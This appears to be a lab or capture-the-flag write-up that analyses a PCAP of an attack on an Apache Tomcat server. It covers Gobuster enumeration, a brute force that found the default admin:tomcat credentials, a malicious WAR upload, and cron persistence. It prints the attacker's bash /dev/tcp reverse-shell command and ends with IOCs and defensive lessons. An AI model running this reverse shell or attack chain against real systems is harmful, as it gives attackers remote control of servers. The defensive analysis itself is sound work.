Tomcat Takeover
Scenario
Overview
A web server on the company intranet was flagged for suspicious activity. A PCAP was captured for analysis. The goal was to reconstruct the full attack chain — from initial reconnaissance through to persistence — against an Apache Tomcat web server.
Investigation
Identifying the Attacker

With only one external IP address present in the capture, the attacker was immediately identifiable.

 Geolocation placed the source IP in China.
Attacker IP: 14[.]0[.]0[.]120
Reconnaissance
Filtering by attacker IP and HTTP traffic revealed a port scan followed by directory enumeration activity consistent with Gobuster:
ip.addr == 14.0.0.120 && http The scan uncovered several open ports. Port
 8080 was identified as exposing the Tomcat admin panel.
Directory Enumeration
HTTP stream analysis confirmed Gobuster was used to enumerate directories. The attacker successfully discovered the /manager endpoint — Tomcat’s web application manager interface.
Credential Brute Force

With the admin panel located, the attacker brute-forced credentials. The successful login was:
Username: admin
Password: tomcat
WAR File Upload / Reverse Shell

Following authentication to /manager, the attacker uploaded a malicious WAR file to deploy a reverse shell:
Filename: JXQOZY.war
HTTP stream analysis of the POST request confirmed the upload. Following the resulting TCP stream revealed the attacker’s shell session.
Persistence
After establishing the reverse shell, the attacker scheduled a cron job to maintain persistent access:
Scheduled command:
/bin/bash -c 'bash -i >& /dev/tcp/14[.]0[.]0[.]120/443 0>&1'
MITRE ATT&CK
| Technique | ID | Description |
|---|---|---|
| Network Service Scanning | T1046 | Port scan to identify open services |
| Brute Force | T1110 | Credential brute-force against Tomcat manager |
| Deploy Container / Server Software | T1505.003 | WAR file upload for server-side execution |
| Command and Scripting Interpreter: Unix Shell | T1059.004 | Bash reverse shell |
| Scheduled Task/Job: Cron | T1053.003 | Cron-based persistence |
IOCs
| Type | Value |
|---|---|
| Attacker IP | 14[.]0[.]0[.]120 |
| Attacker Country | China |
| Admin Port | 8080 |
| Enumeration Tool | Gobuster |
| Admin Directory | /manager |
| Credentials | admin:tomcat |
| Malicious File | JXQOZY.war |
| C2 Callback | 14[.]0[.]0[.]120:443 |
Lessons Learned
- Default Tomcat credentials (
admin:tomcat) should be rotated immediately on deployment — this is a trivially guessable pair that any basic wordlist will crack - The Tomcat manager interface (
/manager) should never be exposed externally and should be restricted by IP allowlist - WAR file upload capability should be disabled or locked down in production environments
- Cron persistence via reverse shell callback is a common post-exploitation step — scheduled task monitoring and outbound connection baselining would catch this
References
MITRE ATT&CK T1505.003 - Server Software Component: Web Shell